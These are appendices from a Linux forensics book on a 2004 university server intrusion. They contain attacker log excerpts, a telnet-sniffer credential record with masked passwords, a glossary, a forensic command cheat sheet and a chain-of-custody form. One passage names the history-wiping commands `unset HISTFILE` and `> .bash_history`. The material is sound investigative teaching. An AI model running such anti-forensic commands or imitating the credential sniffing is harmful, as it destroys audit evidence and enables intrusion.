15	Service	Invoked protocol identifier (typically `ftp`).
16	Auth Method	`0` (none) or `1` (RFC 931 ident authentication).
17	Authenticated User	Remote user identity verified via *identd*, or `*`.
18	Completion Status	`c` (complete, successful transfer) or `i` (incomplete, aborted).

Table B.1: Positional field structure of the standardized `xferlog` record.

B.2.1 Forensic Transcription of Staged Malware Transfers

The following log sequence captures incoming file uploads staging IRC bot modules and rootkit archives into user duende's personal directory:

```
# Transcription of incoming file transfers into the filesystem
Tue Apr 13 02:12:04 2004 1 203.0.113.124 152841 /home/duende/b.tar.gz b _ i r duende ftp 0 * c
Tue Apr 13 02:14:18 2004 1 203.0.113.124 845201 /home/duende/psy.tar.gz b _ i r duende ftp 0 *
     c
Tue Apr 13 02:18:55 2004 2 203.0.113.124  42109 /home/duende/popclean.c b _ i r duende ftp 0 *
     c
Tue Apr 13 02:22:10 2004 1 203.0.113.124 312048 /home/duende/.sxp/sk.tar.gz b _ i r duende ftp
     0 * c
Wed Apr 14 03:05:12 2004 1 198.51.100.98  12850 /home/proa/emech.tar.gz b _ i r proa ftp 0 * c
Wed Apr 14 03:11:40 2004 3 198.51.100.98 948202 /home/proa/.../bot.tar.gz b _ i r proa ftp 0 *
     c
```

Cross-referencing `xferlog` completion timestamps with inode status change times (*ctime*) obtained via `fls` confirmed that archives were unpacked and compiled immediately following upload.

B.3 Process Accounting Records (`acct`)

A pivotal evidentiary foundation of this inquiry was the covert activation of kernel process accounting (`acct`). Unlike shell histories (`.bash_history`) which can be disabled via `unset HISTFILE` or wiped via `> .bash_history`, accounting records are logged directly from kernel process exit structures (`do_exit()`), rendering them immune to userland anti-forensic tampering.

B.3.1 Irrefutable Command Tracking with `lastcomm`

Querying the accounting database via `lastcomm` yielded an exhaustive record of actions executed under UID 500 (`duende`), refuting claims of inactivity:

```
# Output of lastcomm filtered by UID 500 (duende) following simulated host restart
sshd              SF    duende   pts/2      0.75 secs Sat Apr 26 18:20
tcsh                    duende   pts/2      0.12 secs Sat Apr 26 18:20
hostname           F    duende   pts/2      0.00 secs Sat Apr 26 18:24
cons.saver        S     duende   pts/2      0.00 secs Sat Apr 26 18:24
mc                 F    duende   pts/2      0.00 secs Sat Apr 26 18:24
last                    duende   pts/2      0.03 secs Sat Apr 26 18:24
ls                 F    duende   pts/2      0.00 secs Sat Apr 26 18:26
ld                      duende   pts/2      0.02 secs Sat Apr 26 18:26
lynx                    duende   pts/2      0.20 secs Sat Apr 26 18:30
w                  F    duende   pts/2      0.00 secs Sat Apr 26 18:30
finger                  duende   pts/2      0.00 secs Sat Apr 26 18:30
df                 F    duende   pts/2      0.00 secs Sat Apr 26 18:32
ping              S     duende   pts/2      0.00 secs Sat Apr 26 18:32
less                    duende   pts/2      0.04 secs Sat Apr 26 18:37
last                 X  duende   pts/2      0.02 secs Sat Apr 26 18:37
ssh                     duende   pts/2      0.16 secs Sat Apr 26 18:38
gcc                     duende   pts/2      1.45 secs Sat Apr 26 18:42
as                      duende   pts/2      0.28 secs Sat Apr 26 18:42
collect2                duende   pts/2      0.11 secs Sat Apr 26 18:42
chattr             F    duende   pts/2      0.00 secs Sat Apr 26 18:45
```

```
rm               F    duende   pts/2      0.00 secs Sat Apr 26 18:46
```

Process Accounting Execution Flags

In the second column of `lastcomm`:

- **S:** Executed with superuser privileges (Set-UID or `root`).
- **F:** Process completed following a successful *fork* without subsequently invoking `exec`.
- **X:** Process terminated abruptly by a fatal operating system signal (e.g., `SIGTERM` or `SIGSEGV`).

Note the consecutive execution of gcc, as (assembler), `collect2` (linker), and finally `chattr` and `rm`, evidencing on-host compilation, setting immutable filesystem attributes, and deleting source code artifacts.

B.4 Webmail Audit Records (`openwebmail.log`)

The departmental mail server (`io.ifm.lab.edu.mx`) hosted the *OpenWebMail* webmail suite. The audit log `/var/log/openwebmail.log` proved that the adversary accessed and triaged private user correspondence:

```
# Annotated CGI transactions in openwebmail.log
2004-04-18 22:40:15 - [198.51.100.131] - duende - login - session=duende-session
     -0.269443440091894
2004-04-18 22:42:01 - [198.51.100.131] - duende - readmsg - folder=INBOX - msgid=<200404151201.
     i3FC12a09121@ifm.lab.edu.mx>
2004-04-18 22:44:33 - [198.51.100.131] - duende - movemsg - source=INBOX - dest=mail-trash -
     msgid=<200404151201.i3FC12a09121@ifm.lab.edu.mx>
2004-04-18 22:45:10 - [198.51.100.131] - duende - emptytrash - folder=mail-trash
2004-04-18 22:48:20 - [198.51.100.131] - duende - logout - session=duende-session
     -0.269443440091894
```

This sequence establishes the complete lifecycle of electronic mail espionage: login from Prodigy DSL (`198.51.100.131`), opening and reading the email (`readmsg`), moving the message to trash (`movemsg`), and purging the trash folder (`emptytrash`) to cover tracks.

B.5 Forensic Excerpt of the Covert Sniffer Log (`/dev/rd/c2d3b2`)

As documented in Chapter **??**, daemon `in.telnetd` was trojanized to intercept interactive terminal keystrokes, dumping captured authentication tokens into hidden character node `/dev/rd/c2d3b2`.

Below is the forensic format of the intercepted data, illustrating captured origins, timestamps, and credential pairs:

```
----------------------------------------------------------------------
[TELNET-SNIFFER-RECORD]
```

```
TIMESTAMP: 2004-04-21 09:14:02 CST
REMOTE-HOST: 192.0.2.10 (helios.ifm.lab.edu.mx) -> 192.0.2.20 (atlas)
TERMINAL: pts/3
LOGIN: root
PASSWORD: [NEW-INTERCEPTED-ADMIN-PASSWORD]
STATUS: SUCCESSFUL-AUTH
------------------------------------------------------------------------
[TELNET-SNIFFER-RECORD]
TIMESTAMP: 2004-04-21 11:22:18 CST
REMOTE-HOST: 192.0.2.10 (helios.ifm.lab.edu.mx) -> 192.0.2.30 (io)
TERMINAL: pts/1
LOGIN: mherrera
PASSWORD: [INTERCEPTED-MAIL-PASSWORD]
STATUS: SUCCESSFUL-AUTH
------------------------------------------------------------------------
```

This artifact provided irrefutable proof that the internal intrusion targeted administrative credentials, exposing the exact mechanism by which the local adversary captured the newly rotated `root` password immediately after administrative intervention.

Chapter C

Technical Glossary of Terms and Tooling

This glossary defines and contextualizes Unix/Linux architectural concepts, forensic artifacts, and analytical tooling referenced throughout this investigation.

Acct / Process Accounting: Linux kernel subsystem that logs process execution records upon termination (`do_exit()`), capturing executable name, effective UID, consumed CPU time, and exit flags. Operating at kernel level, it is invulnerable to userspace shell history wiping (`.bash_history`).

Bit-Stream Copy (Forensic Acquisition): The forensic procedure of replicating physical storage media sector-by-sector into a raw disk image file, guaranteeing exact preservation of partition tables, inode structures, unallocated clusters, and slack space.

Ext2 Extended Attributes (`chattr` / `lsattr`): Special filesystem flags in Linux Ext2/Ext3/Ext4 operating above standard POSIX permissions. Notable examples include the immutable attribute (`+i`), which prohibits modification, renaming, or deletion even by `root`, and the append-only attribute (`+a`), which restricts writes to appending data to the end of the file.

Autopsy: Forensic digital analysis platform featuring a graphical interface operating as an abstraction layer over *The Sleuth Kit* (TSK), enabling keyword indexing, timeline analysis, and volume parsing.

Bouncer (*psyBNC*): Multi-user proxy server designed for IRC networks. Functions as an always-on intermediary maintaining channel presence even when the operator disconnects, while cloaking the client's originating IP address behind the compromised host.

Chain of Custody: Formal procedural doctrine documenting the continuous, chronological custody, transfer, laboratory analysis, and final disposition of physical

and digital evidence, certifying that laboratory test items match those seized at the incident scene.

chkrootkit / rkhunter: Classic userland audit utilities detecting rootkits via binary signature sweeps, discrepancy checks between `ps` and `/proc`, and differential verification of listening sockets.

File Descriptor: Non-negative integer assigned by the Unix kernel to represent an open file, network socket, anonymous pipe, or character device, auditable via `/proc/<PID>/fd/`.

Dentry (Directory Entry): Kernel memory data structure linking a human-readable pathname component to its corresponding filesystem inode number.

DKOM (Direct Kernel Object Manipulation): Advanced kernel-level offensive technique modifying dynamic memory structures (such as unlinking a process from the `task_struct` circular list) to render it invisible to userland tools without patching kernel code.

eBPF (Extended Berkeley Packet Filter): In-kernel virtual machine enabling verified bytecode execution in response to system calls, network events, or tracepoints. In defense, it powers high-precision forensic telemetry; in offense, it enables contemporary rootkit persistence.

EDR (Endpoint Detection and Response): Modern security agent operating at the kernel layer to collect continuous telemetry across processes, memory, and sockets to detect behavioral anomalies and orchestrate automated incident response.

Eggdrop / EnergyMech (*emech*): Foundational IRC bot families. Written in C and orchestrated via covert channel commands, they were widely deployed across compromised hosts for channel wars, distributed denial-of-service (DDoS) attacks, and botnet relays.

Unallocated Space: Blocks or sectors across a storage volume not currently assigned to active filesystem inodes, frequently retaining deleted residual data until overwritten.

File Carving: Forensic recovery methodology extracting files from unallocated clusters based purely on file header/footer magic bytes and structural length heuristics, independent of filesystem metadata.

Fileless Malware: Malicious payloads executing strictly within volatile RAM (e.g., via `memfd_create()` or process injection) without writing static binary artifacts to mass storage media.

Grave-robber: Foundational evidence collection utility within *The Coroner's Toolkit* (TCT), engineered by Dan Farmer and Wietse Venema to capture volatile and non-volatile state on Unix systems.

Cryptographic Hash: Deterministic one-way algorithm (e.g., MD5, SHA-1, SHA-256) mapping arbitrary data to a fixed-length string, utilized in digital forensics to verify bitstream authenticity and integrity.

Inode: Core metadata structure in Unix filesystems storing permission modes, owner UID, group GID, file size, MACB timestamps, and direct/indirect pointers to physical data blocks.

Orphan Inode: Inode whose link counter (`i_links_count`) has dropped to zero upon being unlinked from its parent directory via `unlink()`, but whose metadata and data blocks remain recoverable prior to reallocation.

LiME (Linux Memory Extractor): Open-source kernel module engineered to acquire bit-stream physical memory (RAM) dumps from running Linux hosts with minimal footprint and on-the-fly compression.

Living off the Land (LotL): Modern adversary tradecraft leveraging pre-installed, legitimate administrative tools and system binaries to execute reconnaissance, persistence, and lateral movement without introducing external malware.

LKM (Loadable Kernel Module): Dynamic kernel module loaded at runtime to extend operating system capabilities, historically serving as the primary delivery mechanism for Ring 0 rootkits.

mactime: Chronological reconstruction utility within TCT and TSK that parses inode tables to generate ordered timelines based on modification, access, and status change timestamps.

MACB Timestamps: The set of filesystem timestamps: **M**odification (*mtime*, content changes), **A**ccess (*atime*, file reads), **C**hange (*ctime*, metadata/inode modifications), and **B**irth/Deletion (*crtime*/*dtime*, file creation or unlinking).

Midnight Commander (`mc`): Visual terminal file manager for Unix systems. Leaves characteristic temporary artifacts (`mc.pipe.*`) enabling examiners to reconstruct interactive navigation.

NIST SP 800-86 / ISO/IEC 27037: International standards establishing formal guidelines for the identification, collection, acquisition, and preservation of digital evidence.

Locard's Exchange Principle: Criminalistic axiom formulated by Edmond Locard: *"Every contact leaves a trace"*. In digital forensics, it asserts that any user interaction or binary execution transfers or mutates system state in memory, logs, or disk structures.

Rootkit: Collection of tools engineered to maintain continuous superuser access while cloaking processes, files, and network connections. Primary categories include userland rootkits (library and binary replacement) and kernel rootkits (Ring 0 hooking).

RPM Verification (`rpm -V`): Integrity verification command in Red Hat-based distributions comparing file sizes, MD5 hashes, symlinks, permissions, and ownership against vendor packaging databases.

Slack Space: Unused physical storage bytes between the end of a logical file and the end of the allocated filesystem cluster, frequently audited for hidden or discarded data fragments.

Suckit Rootkit: Seminal Linux rootkit engineered by *sd* in 2001, capable of live kernel injection via physical memory (`/dev/kmem`) without Loadable Kernel Modules, redirecting `sys_call_table` vectors and cloaking files bearing the `!` suffix.

SUID / SGID (Set User/Group ID): Unix permission bits (`chmod 4755`) instructing the kernel to execute a binary with the effective privileges of the file owner (typically `root`) rather than the invoking user.

The Coroner's Toolkit (TCT): Landmark digital forensic suite developed in 1999 by Dan Farmer and Wietse Venema for Unix post-mortem incident response, the direct precursor to *The Sleuth Kit*.

The Sleuth Kit (TSK): Universal reference collection of command-line forensic utilities developed by Brian Carrier for low-level parsing and extraction of filesystem structures.

unlink(): POSIX system call severing a directory entry from its associated inode; when the reference link counter reaches zero and no active processes hold open descriptors, the kernel flags inode and blocks as unallocated.

unrm: Forensic utility dumping all unallocated blocks across a filesystem to facilitate carving of deleted files.

VFS (Virtual File System): Architectural abstraction layer within the Linux kernel establishing a standard interface for file operations across heterogeneous filesystem formats (Ext2, NFS, procfs, sysfs).

Volatility Framework: Industry-standard memory forensics framework inspecting raw volatile RAM dumps to extract process trees, hooked system calls, loaded modules, and network connections.

Chapter D

Quick Reference Guide to GNU/Linux Forensic Commands

This appendix provides a practical quick-reference cheat sheet containing essential command-line tools that forensic examiners and incident responders utilize when auditing Unix and GNU/Linux systems, during both live response triage and static post-mortem disk analysis.

D.1 Live System Triage and State Inspection

D.1.1 Running Processes and Volatile State

```
# List all running processes with user, PID, resource usage, and full command-line:
ps auxwww

# Hierarchical parent-child process tree (reveals orphan or injected processes):
pstree -p -a

# Open file descriptors and active network sockets for a specific process (e.g., PID 1234):
lsof -p 1234

# Verify actual binary executable on disk invoked by the process:
ls -l /proc/1234/exe

# Extract process environment variables from memory:
strings -a /proc/1234/environ | tr '\0' '\n'

# Dump virtual memory mapping for a process:
cat /proc/1234/maps
```

D.1.2 Network Sockets and Active Connections

```
# Listening and established TCP/UDP sockets with PID and program name:
```

```
netstat -tulpn
# Modern alternative (iproute2):
ss -tulpan

# List all processes maintaining active network connections:
lsof -i -n -P

# Raw packet capture on a specific network interface (bypassing DNS resolution):
tcpdump -i eth0 -nn -s 0 -w incident_capture.pcap
```

D.1.3 Privileged Binaries and Special Attributes

```
# Locate all files with SUID or SGID permission bits enabled:
find / -type f \( -perm -04000 -o -perm -02000 \) -exec ls -l {} \; 2>/dev/null

# Search for non-root owned files inside system binary paths:
find /bin /sbin /usr/bin /usr/sbin /dev -not -user root -ls

# Recursive audit of immutable (+i) and append-only (+a) Ext2/3/4 attributes:
lsattr -aR /dev /bin /sbin /usr/lib /etc 2>/dev/null | grep -E "(\-i\-|\-a\-)"
```

D.2 Forensic Image Analysis with The Sleuth Kit (TSK)

When examining a raw bit-stream disk or partition image (`disk.img`):

```
# 1. General filesystem telemetry (block size, inode range, metadata counts):
fsstat disk.img

# 2. Recursive file listing with associated inodes (including deleted entries):
fls -r -p -m "/" disk.img > bodyfile.txt

# 3. In-depth inspection of a specific inode (MAC timestamps, block pointers):
istat disk.img 533487

# 4. Direct extraction of inode content into an external output file:
icat disk.img 533487 > carved_binary.bin

# 5. Enumerate deleted and orphan inodes only:
ils -r -m disk.img >> bodyfile.txt

# 6. Generate formatted chronological timeline (mactime):
mactime -b bodyfile.txt -d -z CST > forensic_timeline.csv
```

D.3 Integrity Verification and Anomaly Detection

```
# Compute cryptographic hashes for evidentiary integrity preservation:
md5sum disk.img > disk.img.md5
sha256sum disk.img > disk.img.sha256

# Extract printable ASCII and Unicode string constants from a suspicious binary:
strings -a -t x suspicious_binary.bin
```

```
# Package integrity audit on Debian/Ubuntu systems:
debsums -c -s

# Package integrity audit on Red Hat/CentOS/Fedora systems:
rpm -Va
```

Chapter E

Model Chain of Custody Form and Evidence Log

The legal validity of a digital forensics report before a court of law or within corporate compliance audits rests on the unbroken documentation of the **chain of custody**. This record attests to who collected the evidence, on what date and under what conditions, how it was secured, who had access to it, and the mathematical algorithms certifying that it suffered zero alteration from initial seizure through courtroom exhibition.

This appendix provides a formal chain of custody model based on the guidelines of the international standard **ISO/IEC 27037:2012**.

E.1 Digital Evidence Identification Record

Case / File Number:	EXP-FOR-2004-0418-UNIV
Date and Time of Seizure:	April 28, 2004 — 11:30 hours (CST)
Seizure Location:	Departmental Computer Center, Main Building, Campus
Examiner in Charge:	Alexis Real Santillán (Lead Examiner / Systems Administrator at time of incident)
Physical Evidence Type:	Internal 3.5" Magnetic Hard Disk Drive
Manufacturer and Model:	Seagate Barracuda ATA-66 / IDE
Serial Number (S/N):	3GH01984-2000-IDE
Nominal Capacity:	20.4 GB (40,000,000 sectors of 512 bytes)
Physical Condition:	Intact, no visible impacts, sealed chassis, no signs of mechanical tampering

Table E.1: Material evidence identification form.

E.2 Cryptographic Preservation (Forensic Image Integrity)

Acquisition Method:	Physical bit-stream cloning via `dd` using 4096-byte blocks on hardware duplicator with write-blocker
Forensic Image Filename:	`helios-master-dd.img`
MD5 Hash (Original Media):	`e4d8cb98f00b21a89c74120011bb9a44`
MD5 Hash (Forensic Clone):	`e4d8cb98f00b21a89c74120011bb9a44`
SHA-256 Hash (Forensic Clone):	`8f4a21cb099182374bcde811009124aa912837bcde81...`
Verification Result:	**IDENTICAL (100% bit-for-bit match certified)**

Table E.2: Cryptographic integrity certification of the forensic replica.

E.3 Custody Traceability and Transfer Log

Date / Time	Phase	Released by (Name & Signature)	Received by (Name & Signature)	Purpose
28/04/2004 12:00	Transport	Alexis Real Santillán	Alexis Real Santillán	Transport in anti-static ESD bag
28/04/2004 13:00	Storage	Alexis Real Santillán	Evidence Vault Custodian	Physical custody of master drive
29/04/2004 09:00	Analysis	Evidence Vault Custodian	Alexis Real Santillán	Extraction of working copy for lab examination

Table E.3: Continuous transfer log and evidence chain of custody.

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What happens when the intrusion is not a simulation, but a real attack against live production servers?

This book delivers an exhaustive, real-world digital forensic investigation conducted following the compromise of departmental servers at an academic research center. Far from sanitized theoretical scenarios, the evidence reveals the unsettling convergence of **two independent, concurrent intrusions**: an opportunistic external attack repurposing the server for parasitic IRC bots and, in parallel, stealthy insider espionage by a local operator who exploited the operational chaos to capture newly changed `root` passwords using an in-memory kernel rootkit (*Suckit*) and trojanized system binaries.

Written with the rigor of a formal expert witness report aligned with **ISO/IEC 27037** and **NIST SP 800-86** standards, this manual guides the reader through every phase of the technical post-mortem: from volatile memory preservation and bit-stream disk cloning to orphan inode recovery in Ext2 and multi-source timeline reconstruction.

Key Investigation Topics:

- **Evidence Preservation and Chain of Custody:** Bit-stream cloning (`dd`), cryptographic hashes, and read-only loopback mount verification.
- **Differential Analysis and Integrity Checks:** Package verification (RPM), disassembly with `strings`/`gdb`, and backdoor detection in `/bin/ps` and `/bin/netstat`.
- **Orphan Inodes and Timelines:** File carving in Ext2, recovering deleted evidence, and sub-second chronology via `mactime`.
- **Multi-System Audit Log Mining:** Correlating sessions in `auth.log`, FTP transfers in `xferlog`, kernel process accounting with `acct`, and webmail manipulation.
- **2005–2025 Retrospective:** The timeless resilience of Unix principles against modern frontiers: volatile memory (*Volatility 3*), *eBPF* telemetry, and ephemeral cloud workloads.

About the Author

Alexis Real Santillán is a Consultant in Cybersecurity, Cloud Architecture, and Critical Infrastructure, and serves as CTO at *Linux Open Source de México* (linuxopensource.org). He previously served as Systems Administrator at the Institute of Physics and Mathematics of the Universidad Michoacana de San Nicolás de Hidalgo (UMSNH), where he led the forensic investigation documented in this work. His professional career, independent consulting, and technical portfolio can be explored at alexisreal.github.io/cv/.

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